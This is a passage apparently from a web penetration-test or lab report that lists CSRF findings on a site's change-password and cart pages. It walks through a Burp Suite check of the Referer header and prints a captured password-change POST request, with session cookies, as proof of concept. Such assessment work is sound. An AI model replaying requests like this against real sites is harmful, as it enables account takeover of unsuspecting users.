
Cross Site Request Forgery(Severe)	**CSRF was found in the following page** **Affected URL :** • **http://52.66.141.173/profile/change_password.php** **Affected Parameters :** • **Update(POST)**

8.Cross Site Request Forgery(CSRF):

Cross Site Request Forgery(Severe)	**CSRF was also found in the following page** **Affected URL :** • **http://52.66.141.173/cart/cart.php** **Affected Parameters :** • **Confirm order option(POST)**

Observation

Click on ‘My profile’.
Click ‘Change Password.’
Let’s check if the referrer is checked or not using burp suite.



Change Password

New Password


This field is required.

Confirm Password

This field is required.

Proof of Concept


Change the referrer header and forward it to the repeater.



```
POST /profile/change_password_submit.php HTTP/1.1
Host: 52.66.141.173
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: http://52.66.141.173
Connection: close
Referer: http://52.66.141.173/profile/change_password.php
Cookie: key=21210481-BD85-C2D0-7616-B5BD0F32B928; PHPSESSID=7v43t3qib9k161rcof4rj71us6; X-XSRF-TOKEN=bb75cba98ec4a6445cd4ef1d60acbde65574c121a26ed8c298bd653881bcba9e

password=12345&password_confirm=12345
```

Proof of Concept

We see the request is accepted by browser and a successful response is sent back, which means it has CSRF.

